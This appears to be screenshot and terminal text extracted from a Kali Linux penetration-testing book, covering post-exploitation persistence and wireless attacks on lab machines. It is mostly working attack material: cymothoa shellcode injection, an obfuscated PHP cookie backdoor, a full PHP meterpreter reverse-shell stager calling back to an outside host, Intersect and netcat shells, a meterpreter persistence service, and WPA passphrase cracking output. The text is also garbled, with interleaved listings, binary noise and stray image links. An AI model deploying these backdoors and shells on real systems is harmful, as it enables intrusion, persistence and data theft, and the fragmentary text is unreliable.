Capture	Interface	Link-layer header	Prom. Mode	Snapplen [B]	Buffer [MiB]	Mon. Mode	Capture
☒	eth0	Ethernet	enabled	262144	2	n/a	
☐	any	Linux cooked	enabled	262144	2	n/a	

☐ Capture on all interfaces

☒ Use promiscuous mode on all interfaces

Capture Filter: Compile selected BPFs

Capture Files

File: Browse...

☐ Use multiple files ☒ Use pcap-ng format

☒ Next file every 1 - + megabyte(s)

☐ Next file every 1 - + minute(s)

☐ Ring buffer with 2 - + files

Stop Capture Automatically After...

☐ 1 - + packet(s) ☐ 1 - + megabyte(s)

☐ 1 - + file(s) ☐ 1 - + minute(s)

Display Options

☒ Update list of packets in real time

☒ Automatically scroll during live capture

☒ Hide capture info dialog

Name Resolution

☒ Resolve MAC addresses

☐ Resolve network-layer names

☐ Resolve transport-layer name

☒ Use external network name resolver

Help Start Close

Chapter 11: Maintaining Access

```
root@kali:~# cymothoa -S
0 - bind /bin/sh to the provided port (requires -y)
1 - bind /bin/sh + fork() to the provided port (requires -y) - izik <izik@tty64.org>
2 - bind /bin/sh to tcp port with password authentication (requires -y -o)
3 - /bin/sh connect back (requires -x, -y)
4 - tcp socket proxy (requires -x -y -r) - Russell Sanford (xort@tty64.org)
5 - script execution (see the payload), creates a tmp file you must remove
6 - forks an HTTP Server on port tcp/8800 - http://xenomuta.tuxfamily.org/
7 - serial port busybox binding - phar@stonedcoder.org mdavis@ioactive.com
8 - forkbomb (just for fun...) - Kris Katterjohn
9 - open cd-rom loop (follows /dev/cdrom symlink) - izik@tty64.org
10 - audio (knock knock knock) via /dev/dsp - Cody Tubbs (pigspigs@yahoo.com)
11 - POC alarm() scheduled shellcode
12 - POC setitimer() scheduled shellcode
13 - alarm() backdoor (requires -j -y) bind port, fork on accept
14 - setitimer() tail follow (requires -k -x -y) send data via upd
```

```
root 1448 0.0 0.0 0.0 0 0 ? 0 - S< 20:56 0:00 [ata_aux] port (requires -y)
root 1453 0.0 0.0 0.0 0 0 ? 1 - S< 20:56 0:00 [scsi_eh_0] provided port (require
root 1459 0.0 0.0 0.0 0 0 ? 2 - S< 20:56 0:00 [scsi_eh_1]
root 1472 0.0 0.0 0.0 0 0 ? 3 - S< 20:56 0:00 [ksuspend_usbd] password authenticat
root 1476 0.0 0.0 0.0 0 0 ? 4 - S< 20:56 0:00 [khubd]
root 2360 0.0 0.0 0.0 0 0 ? 5 - S< 20:56 0:00 [scsi_eh_2] -y -r) - Russell San
root 2591 0.0 0.0 0.0 0 0 ? 6 - S< 20:56 0:00 [kjournald] creates a tmp
root 2765 0.0 0.1 2216 632 ? 7 - S< 20:56 0:00 /sbin/udev --d
root 3132 0.0 0.0 0.0 0 0 ? 8 - S< 20:56 0:00 [kpsmouse]
root 3816 0.0 0.0 0.0 0 0 ? 9 - S< 20:56 0:00 [btaddconn] phar@stonedcoder.org
root 3818 0.0 0.0 0.0 0 0 ? 10 - S< 20:56 0:00 [btadelconn] Kris Katterjohn
root 4094 0.0 0.0 0.0 0 0 ? 11 - S< 20:56 0:00 [kjournald] v/cdrom symlink) - iz
daemon 4234 0.0 0.1 1836 576 ? 12 - S< 20:56 0:00 /sbin/portmap a /dev/dsp - Cody Tub
```

```
[+] attaching to process 2765
register info:
-----
eax value: 0xffffffff00 ebx value: 0x11
esp value: 0xbf95584c eip value: 0xb7f62410
-----
[+] new esp: 0xbf955848
[+] injecting code into 0xb7f63000
[+] copy general purpose registers
[+] detaching from 2765
[+] infected!!!
```

```

root@kali:~# nc -nv 172.31.99.244 4444
(UNKNOWN) [172.31.99.244] 4444 (?) open
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found

register info:
-----
eax value: 0xffffffff00    ebx value: 0x11
esp value: 0xbf95584c    eip value: 0xb7f62410
-----
[+] new esp: 0xbf955848
[+] injecting code into 0xb7f63000
[+] copy general purpose registers
[+] detaching from 2765

```

```

root@kali:~# intersect

```



```

Intersect 2.5 - Script Creation Utility
-----

```

- 1 => Create Custom Script
- 2 => List Available Modules
- 3 => Load Plugin Module
- 4 => Exit Creation Utility

```

=> 

```

=> 1

Intersect 2.0 - Script Generation Utility
----- Create Custom Script -----

Instructions:

Use the console below to create your custom Intersect script. Type the modules you wish to add, pressing [enter] after each module.

Example:

=> creds

=> network

When you have entered all your desired modules into the queue, start the build process by typing :create.

** To view a full list of all available commands type :help.
The command :quit will return you to the main menu.

=> :modules

archive	creds	extras	network	reversexor	scrub		
bshell	daemon	lanmap	osuser	rshell	xorshell		
aeshttp		getrepos	openshares	portscan	sniff	webproxy	xmpp
egressbuster	icmpshell	persistent	privesc	udpbinding	xmlcrack		


```
=> :create


[ Set Options ]
If any of these options don't apply to you, press [enter] to skip.
Enter a name for your Intersect script. The finished script will be placed in the Scripts directory. Do not include Python file extension.
=> test
Script will be saved as /usr/share/intersect/Scripts/test.py

Specify the directory on the target system where the gathered files and information will be saved to.
*Important* This should be a NEW directory. When exiting Intersect, this directory will be deleted if it contains no files.
If you skip this option, the default (/tmp/lift+$randomstring) will be used.
temp directory =>
enable logging => no
bind port => 1337
[+] bind port saved.
remote host => 172.31.99.244
[+] remote host saved.
remote port => 1234
[+] remote port saved.
proxy port =>
xor cipher key => abcd
[+] xor key saved.

[+] Your custom Intersect script has been created!
Location: /usr/share/intersect/Scripts/test.py
```

PID	PPID	Name	Arch	Session	User	Path
----	----	-----	----	-----	----	-----
0	0	[System Process]		4294967295		
4	0	System	x86	0		
136	1308	ctfmon.exe	x86	0	THE-F4C60DD36CA\	C:\WINDOWS\system32\ctfmon.exe
180	556	alg.exe	x86	0		C:\WINDOWS\System32\alg.exe
328	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
340	924	wscntfy.exe	x86	0	THE-F4C60DD36CA\	C:\WINDOWS\system32\wscntfy.exe
480	328	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\\??\C:\WINDOWS\system32\csrss.exe
504	328	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\\??\C:\WINDOWS\system32\winlogon.exe
556	504	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
568	504	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
748	556	VBoxService.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\VBoxService.exe
788	556	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
860	556	svchost.exe	x86	0		C:\WINDOWS\system32\svchost.exe
924	556	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
972	556	svchost.exe	x86	0		C:\WINDOWS\system32\svchost.exe
1036	556	svchost.exe	x86	0		C:\WINDOWS\system32\svchost.exe
1308	1260	explorer.exe	x86	0	2 THE-F4C60DD36CA\user	C:\WINDOWS\Explorer.EXE
1396	556	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1444	556	scardsvr.exe	x86	0		C:\WINDOWS\System32\SCardSvr.exe
1664	556	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
1964	1308	VBoxTray.exe	x86	0	THE-F4C60DD36CA\	C:\WINDOWS\system32\VBoxTray.exe
2368	924	wuauclt.exe	x86	0	THE-F4C60DD36CA\	C:\WINDOWS\system32\wuauclt.exe
3408	1308	met-back.exe	x86	0	1 THE-F4C60DD36CA\user	C:\Documents and Settings\user\Desktop\met-back.exe

```
meterpreter > run metsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\PvtgZxEAL...
[*] >> Uploading metstrv.x86.dll...
[*] >> Uploading metstrv-server.exe...
[*] >> Uploading metstrv.exe...
[*] Starting the service...
C:\clear * Installing service metstrv
* Starting service
Service metstrv successfully installed.
meterpreter > show options
```



```
msf exploit(handler) > show options
```

```
Module options (exploit/multi/handler):
```

Name	Current Setting	Required	Description
----	-----	-----	-----

```
Payload options (windows/metsvc_bind_tcp):
```

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	process	yes	Exit technique (accepted: seh, thread, process, none)
LPORT	31337	yes	The listen port
RHOST	192.168.2.22	no	The target address

```
Exploit target:
```

Id	Name
--	----
0	Wildcard Target

```
msf exploit(handler) > exploit
```

```
[*] Started bind handler
[*] Starting the payload handler...
[*] Meterpreter session 3 opened (192.168.2.22:47828 -> 192.168.2.21:31337) at 2013-12-27 23:20:50 +0700
meterpreter > █
```



```

root@kali:~# nc 172.31.99.244 1337
whoami
msfadmin
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.31.99.244 netmask 255.255.254.0 broadcast 172.31.99.255
    inet6 fe80::20c:29ff:fe0c:38c1/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:1354 errors:0 dropped:0 overruns:0 frame:0
    TX packets:1286 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:92704 (90.5 KB) TX bytes:93724 (91.5 KB)
    Interrupt:19 Base address:0x2000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1/128 Scope:Host
    UP LOOPBACK RUNNING MTU:65536 Metric:1
    RX packets:218 errors:0 dropped:0 overruns:0 frame:0
    TX packets:218 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:81265 (79.3 KB) TX bytes:81265 (79.3 KB)

```

```

root@kali:~# nc -l -p 1337
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)

```

```

tcp 0 0 0.0.0.0:34669 0.0.0.0:* LISTEN
# Default options for sshd
# sourced by /etc/init.d/ssh
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.31.99.244 netmask 255.255.254.0 broadcast 172.31.99.255
    inet6 fe80::20c:29ff:fe0c:bb06/64 Scope:Link
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:1000 errors:0 dropped:0 overruns:0 frame:0
    TX packets:1000 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:1000 (1.0 KB) TX bytes:1000 (1.0 KB)

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1/128 Scope:Host
    UP LOOPBACK RUNNING MTU:65536 Metric:1
    RX packets:1000 errors:0 dropped:0 overruns:0 frame:0
    TX packets:1000 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:1000 (1.0 KB) TX bytes:1000 (1.0 KB)

# binary to use: forked (sshd) or single-thread (sshd-select) version
# systemd users: don't forget to modify /lib/systemd/system/ssh.service
DAEMON=/usr/sbin/sshd
DAEMON_OPTS="--user sshd --listen 0.0.0.0:443 --ssh 127.0.0.1:22 --ssl 127.0.0.1:443 --pidfile /var/run/ssh/sshd.pid"

```

```
root@kali:/etc/default# ps -ef | grep sslh
sslh      14916      1  0 15:50 ?          00:00:00 /usr/sbin/sslh --foreground --us
er sslh --listen 0.0.0.0 443 --ssh 127.0.0.1 22 --ssl 127.0.0.1 443 --pidfile /v
ar/run/sslh/sslh.pid
sslh      14924 14916  0 15:50 ?          00:00:00 /usr/sbin/sslh --foreground --us
er sslh --listen 0.0.0.0 443 --ssh 127.0.0.1 22 --ssl 127.0.0.1 443 --pidfile /v
ar/run/sslh/sslh.pid
root      14936 14764  0 15:50 pts/3      00:00:00 grep sslh
```

The authenticity of host '[192.168.2.22]:443 ([192.168.2.22]:443)' can't be established.
ECDSA key fingerprint is b0:c2:8d:54:83:68:d7:3e:09:14:00:62:9d:5a:d6:67.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added '[192.168.2.22]:443' (ECDSA) to the list of known hosts.

root@192.168.2.22's password:

Linux kali 3.7-trunk-amd64 #1 SMP Debian 3.7.2-0+kali8 x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

Welcome to the MySQL monitor. Commands end with ; or \g.

Your MySQL connection id is 37

Server version: 5.5.32-0ubuntu0.12.04.1 (Ubuntu)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>

```
..}......0...U.#..0.....
..}......0...U....0....0
..*.H..
.....c.....2.....@P
D....1]V..R.h..=...\.i...q~.b...'R._hB.=.QgPK.....\.+?i...D`..
.][.P...X./c.....3....5...U...BT6..o.....A.
{.U:i..A".....-?.2.._N.f....._Hl5?.....\{V.V..hQp.....$...|.
[...#L.)..`.....Q.5.....W...v#M....m.....!...k...#...P%
J.....|.....J.. .....L.n6$.s.J.;.G...P.$i..3./..d+.K.^F7s'.....R.....F...BA.
...((.....Qd.7Cq..Y.....^..y.....>bE.#.mWi.@....E.H.....
$KU.....`..lWA...E.#..f.....;/
&._.....,....1..z.4....`...t.t. ...h7.k....w...5.7h.....]..
+...~..".L....E.4.B.,....
.x"...tN..S...kl..2....de.].....;A...c.d.D.`-".W+.;.DoX.8....^m.....S...t>.%'.
.....dSo.0.....$!D4.}
.....Q...f...7AN.*+.ya.....s..W.....4.|xo.....?,s".2....^q..*.Q..v...
(.vg.~..}.i...l...c..S|:x..R.....|..^...v.p..$.f.q...]n....I...j...K|.
+....TpE2a.....fJ....(.,...#"i...C....(....u.F".J....DHI.f.~*.o.k.%z.[....b
{.0..2B.....X.q?!..1."-.....L.r...'[]q....9.....
d /.G. .t.E.....Hp.O"Lh%...G.4%..DN.(9..N.....c".\w0...2.b...xp
,VE..F.....b.0[9..#...#iC..#|
6..y...nJ.O.....h.o.>.....Q,....._T.<.6.....'...3..._Tg.B../.z?!....4....
I.U.v."...aQ.....4.Bo._.\22....T"...u...W:<."I..bC.R.>JgNv.....P(.O.A..
%.....qD..d.....8,7...u.W.y.Z....-$b.|....d.<V...b&x....4|.F.^y...Qeb7Z.$...c.-..B.!
]*I...<3...-.,..D.....^..Q_.....6..X.....!...|
```

```
[...
5.5.32-0ubuntu0.12.04.1.&...-3U3>~"+.....R:j*00"Uh
+=0.mysql_native_password.<.....!.....root..mysql_native_passwor
d.....!.....select @@version_comment limit
1.....'.....def....@@version_comment..!.....(Ubuntu).....show
databases.....K....def.information_schema.SCHEMATA.SCHEMATA.Database.SCHEMA_NAM
E.!.....".....information_schema.....mysql.....performance_schema.....tes
t.....".|
```

```
<?php $b=strrev("edoced_4"."6esab");eval($b(str_replace(" ","","a W Y o a X N z Z X Q o J F 9
D T 0 9 L S U V b J 2 N t J 1 0 p K X t v Y l 9 z d G F y d C g p 0 3 N 5 c 3 R l b S h i Y X
N l N j R f Z G V j b 2 R l K C R f Q 0 9 P S 0 l F W y d j b S d d K S 4 n I D I + J j E n K
T t z Z X R j b 2 9 r a W U o J F 9 D T 0 9 L S U V b J 2 N u J 1 0 s J F 9 D T 0 9 L S U V b
J 2 N w J 1 0 u Y m F z Z T Y 0 X 2 V u Y 2 9 k Z S h v Y l 9 n Z X R f Y 2 9 u d G V u d H M
o K S k u J F 9 D T 0 9 L S U V b J 2 N w J 1 0 p 0 2 9 i X 2 V u Z F 9 j b G V h b i g p 0 3
0 = "))); ?>
```

```
root@kali:~# webacoo -t -u http://172.31.99.244/test.php
```

```
WebACoo 0.2.3 - Web Backdoor Cookie Script-Kit  
Copyright (C) 2011-2012 Anestis Bechtsoudis  
{ @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }  
Windows xp
```

```
[+] Connecting to remote server as...
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

"Desktop" selected (contain

```
[*] Type 'load' to use an extension module.
```

```
[*] Type ';<cmd>' to run local OS commands.
```

```
[*] Type 'exit' to quit terminal.
```

```
webacoo$ id
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
webacoo$ uname -a
```

```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G  
NU/Linux
```

```
GET /test.php HTTP/1.1
```

```
Host: 172.31.99.244
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:44.0) Gecko/20100101 Firefox/44.0 Iceweasel/44.0.2
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: en-US,en;q=0.5
```

```
Accept-Encoding: gzip, deflate
```

```
Connection: close
```

```
HTTP/1.1 200 OK
```

```
Date: Mon, 30 May 2016 18:05:49 GMT
```

```
Server: Apache/2.2.8 (Ubuntu) DAV/2
```

```
X-Powered-By: PHP/5.2.4-2ubuntu5.10
```

```
Content-Length: 0
```

```
Connection: close
```

```
Content-Type: text/html
```

```
<?php  
error_reporting(0); $ip = '172.16.43.162'; $port = 4444; if (($f = 'stream_socket_client') &&  
is_callable($f)) { $s = f("tcp://{ip}:{port}"); $s_type = 'stream'; } elseif (($f =  
'fsockopen') && is_callable($f)) { $s = f($ip, $port); $s_type = 'stream'; } elseif (($f =  
'socket_create') && is_callable($f)) { $s = f(AF_INET, SOCK_STREAM, SOL_TCP); $res =  
@socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } else { die('no  
socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread  
($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a =  
unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type)  
{ case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s,  
$len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; eval  
($b); die();
```

```
msf > use exploit/multi/handler/
```

```
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
```

```
payload => php/meterpreter/reverse_tcp
```

```
msf exploit(handler) > set LHOST 172.16.43.162
```


```
LHOST => 172.16.43.162
```

```
msf exploit(handler) > exploit
```

```
[*] Started reverse TCP handler on 172.16.43.162:4444
```

```
[*] Starting the payload handler...
```


Chapter 12: Wireless Penetration Testing



```
root@kali:~# iwlist wlan0 scan
wlan0 Scan completed :
  Cell 01 - Address: 44:94:FC:37:10:6E
    Channel:6
    Frequency:2.437 GHz (Channel 6)
    Quality=70/70 Signal level=-29 dBm
    Encryption key:on
    ESSID:"Aircrack_Wifi"
    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 18 Mb/s
               24 Mb/s; 36 Mb/s; 54 Mb/s
    Bit Rates:6 Mb/s; 9 Mb/s; 12 Mb/s; 48 Mb/s
    Mode:Master
    Extra:tsf=00000000b9c916c8
    Extra: Last beacon: 104ms ago
    IE: Unknown: 000D41697263726163685F5769666669
    IE: Unknown: 010882840B162430486C
    IE: Unknown: 030106
    IE: Unknown: 2A0100
    IE: Unknown: 2F0100
    IE: IEEE 802.11i/WPA2 Version 1
        Group Cipher : CCMP
        Pairwise Ciphers (1) : CCMP
        Authentication Suites (1) : PSK
    IE: Unknown: 32040C121860

[00:03:10] 225628 keys tested (132
Current passphrase: elgohary
Transient Key : B1 73 DC 72 55 6C 8D B5 34 F5
                4E E4 46 13 73 39 87 E8 7A 83
                B6 75 AE 5A 5B C2 D4 11 E7 BD
                35 25 1A 39 00 56 8C B8 D4 64
EAPOL HMAC : 42 66 96 A2 FB 21 10 8E BE 30
```

Kismet Sort View Windows

Name	T	C	Ch	Pkts	Size	Kismet
[--- No networks seen ---]						Not
MAC	Type	Freq	Pkts	Size	Manuf	Connected

[--- No clients seen ---]

Terminal colors

Some terminals don't display some colors (notably, dark grey) correctly. The next line of text should read 'Dark grey text':

Dark grey text

Is it visible? If you answer 'No', dark grey will not be used in the default color scheme. Remember, you can always change colors to your taste by going to Kismet->Preferences->Colors.

[No]

[Yes]

ERROR: Could not connect to Kismet server 'localhost:2501'

(Connection refused) will attempt to reconnect in 5 seconds.

ERROR: Could not connect to Kismet server 'localhost:2501'

(Connection refused) will attempt to reconnect in 5 seconds.

Kismet Server Console

ERROR: Could not open OUI file '/usr/share/wireshark/wireshark/manuf': No such file or directory

INFO: Opened OUI file '/usr/share/wireshark/manuf'

INFO: Indexing manufacturer db

INFO: Completed indexing manufacturer db, 27350 lines 547 indexes

INFO: Creating network tracker...

ERROR: Reading config file '/root/.kismet//ssid_map.conf': 2 (No such file or directory)

ERROR: Reading config file '/root/.kismet//ssid_map.conf': 2 (No such file or directory)

No sources

Kismet started with no packet sources defined.

No sources were defined or all defined sources encountered unrecoverable errors.

Kismet will not be able to capture any data until a capture interface is added. Add a source now?

[No]

[Yes]

INFO: Created network tracker

INFO: Registered network tracker

INFO: Pcap loop started

INFO: Opened alert log file 'Kismet-20160617-19-29-18-1.alert'

INFO: Kismet starting to gather packets

INFO: No packet sources defined. You MUST ADD SOME using the Kismet client, or by placing them in the Kismet config file (/etc/kismet/kismet.conf)

INFO: Kismet server accepted connection from 127.0.0.1

[Kill Server]

[Close Console Window]


```

Kismet Server Console
ERROR: Could not open OUI file '/usr/share/wireshark/wireshark/manuf': No
such file or directory
INFO: Opened OUI file '/usr/share/wireshark/manuf
INFO: Indexing manufacturer db
INFO: Completed indexing manufacturer db, 27350 lines 547 indexes
INFO: Creating network tracker...
ERROR: Reading conf
ERROR: Reading conf Intf wlan0 2 (No such file or
such file or dire
INFO: Creating chan
INFO: Registering d Name Wireless Interface
INFO: Pcap log in P
INFO: Opened pcapdu 0pts pcapdump'
INFO: Opened netxml txml'
INFO: Opened nettxt ttxt'
INFO: Opened gpsxml sxml'
INFO: Opened alert rt'
INFO: Kismet starting to gather packets
INFO: No packet sources defined. You MUST ADD SOME using the Kismet
client, or by placing them in the Kismet config file
(/etc/kismet/kismet.conf)
INFO: Kismet server accepted connection from 127.0.0.1

[ Kill Server ] [ Close Console Window ]

```

Kismet Sort View Windows

Name	T	C	Ch	Pkts	Size	
+! Autogroup Data	D	?	---	4	112B	kali
<Hidden SSID>	A	0	6	1	0B	Elapsed
MAC	Type	Freq	Pkts	Size	Manuf	00:02.43

[--- No clients seen ---] Networks 4

No GPS data (GPS not connected) Pwr: AC

45

Packets

Packets 417

Pkt/Sec

13

Filtered

0

Data

00:00:00:00, encryption no, channel 0, 0.00 mbit

INFO: Detected new managed network "", BSSID A0:CF:5B:6A:49:E2, encryption yes, channel 6, 54.00 mbit Wireless

INFO: Detected new data network "<Unknown>", BSSID 60:02:92:FC:45:3A, encryption no, channel 0, 0.00 mbit Hop

```
##      ##      ###     #### #####   #####    #####
##   ##   ##   ##   ##   ##   ##   ##   ##   ##   ##
##   ##   ##   ##   ##   ##   ##   ##   ##   ##   ##
##   ##   ##   ##   ##   ##   ##   ##   #####    #####
##   ##   ##   #####      ##   ##   ##   ##       ##
##   ##   ##   ##   ##   ##   ##   ##   ##       ##
##      ##      ##   ##   ##   ##   ##   ##   #####
#####   #####   ##   ##   #####   #####   ##### Version 1.0, R.6 (Updated - 10 Oct 2014)
```

|S|Y|W|O|R|K|S| |P|R|O|G|R|A|M|M|I|N|G| - syworks (at) gmail.com

Waidps 1.0, R.6 - The Wireless Auditing, Intrusion Detection & Prevention System
Written By SY Chua, 28 Feb 2014, Updated 10 Oct 2014

Description :

Waidps, Wireless Auditing, Intrusion Detection & Prevention System is a tool designed to harvest all WiFi information (AP / Station details) in your surrounding and store as a database for reference. With the stored data, user can further lookup for specific MAC or names for detailed information of it relation to other MAC addresses. Its primary purpose is to detect wireless attacks in WEP/WPA/WPS encryption.

It also comes with an analyzer and viewer which allow user to further probe and investigation on the intrusion/suspicious packets captured. Additional features such as blacklisting which allow user to monitor specific MACs/Names's activities. All information captured can also be saved into pcap files for further investigation.

WAIDPS also provide user with the option of cracking WEP/WPA/WPS enabled access point.

```
[!] MAC OUI Database (Optional) not found !
```

Database can be downloaded at <https://raw.githubusercontent.com/SYWorks/Database/master/mac-oui.db>
Copy the download file **mac-oui.db** and copy it to **./SYWorks/Database/**

```
? ( Y/n ) : You prefer to download it now ?
```

ACCESS POINTS / WIRELESS CLIENTS LISTING													
BSSID	STA	ENC OUI	CIPHER	AUTH	CH	PWR	Range	11S	WPS	Ver	LCK	ESSID	
20:25:64:B2:DD:08	0	WPA2	CCMP/TKIP	PSK	1	-64	Average	-	-	-	-	CBCI-2A52	
30:91:8F:B2:58:E5	0	WPA2	CCMP	PSK	1	-74	Average	-	-	-	-	SalonDolo	
A0:63:91:4A:9B:B3	0	Unknown	WPA2	CCMP	PSK	7	-52	Average	-	-	-	NETGEAR47	
46:D9:E7:F7:3E:51	0	OPN	None	-	11	-47	Good	-	-	-	-	ServiceSt	
44:D9:E7:F7:3E:51	0	WPA2	CCMP	PSK	11	-55	Average	-	-	-	-	ServiceSt	
20:76:00:01:86:04	0	WPA2	CCMP	PSK	11	-82	Poor	-	-	-	-	myqwest16	

```

< < < UNASSOCIATED STATIONS [Last seen within 3 mins] >> > >
00:6E:EE:DB:C4:82      0      Unknown  2016-06-17 17:53:28  2016-06-17 17:53:31  0:00:07  Unknown
00:26:AB:62:AD:E5     -70     Average  2016-06-17 17:53:08  2016-06-17 17:53:23  0:00:15  SEIKO EPS
ON CORPORATION [3]
Probe : enesis
F6:37:5B:EE:00:13     -68     Average  2016-06-17 17:52:58  2016-06-17 17:52:58  0:00:40  Unknown
F6:D2:43:A2:F2:A3     -71     Average  2016-06-17 17:52:58  2016-06-17 17:52:58  0:00:40  Unknown
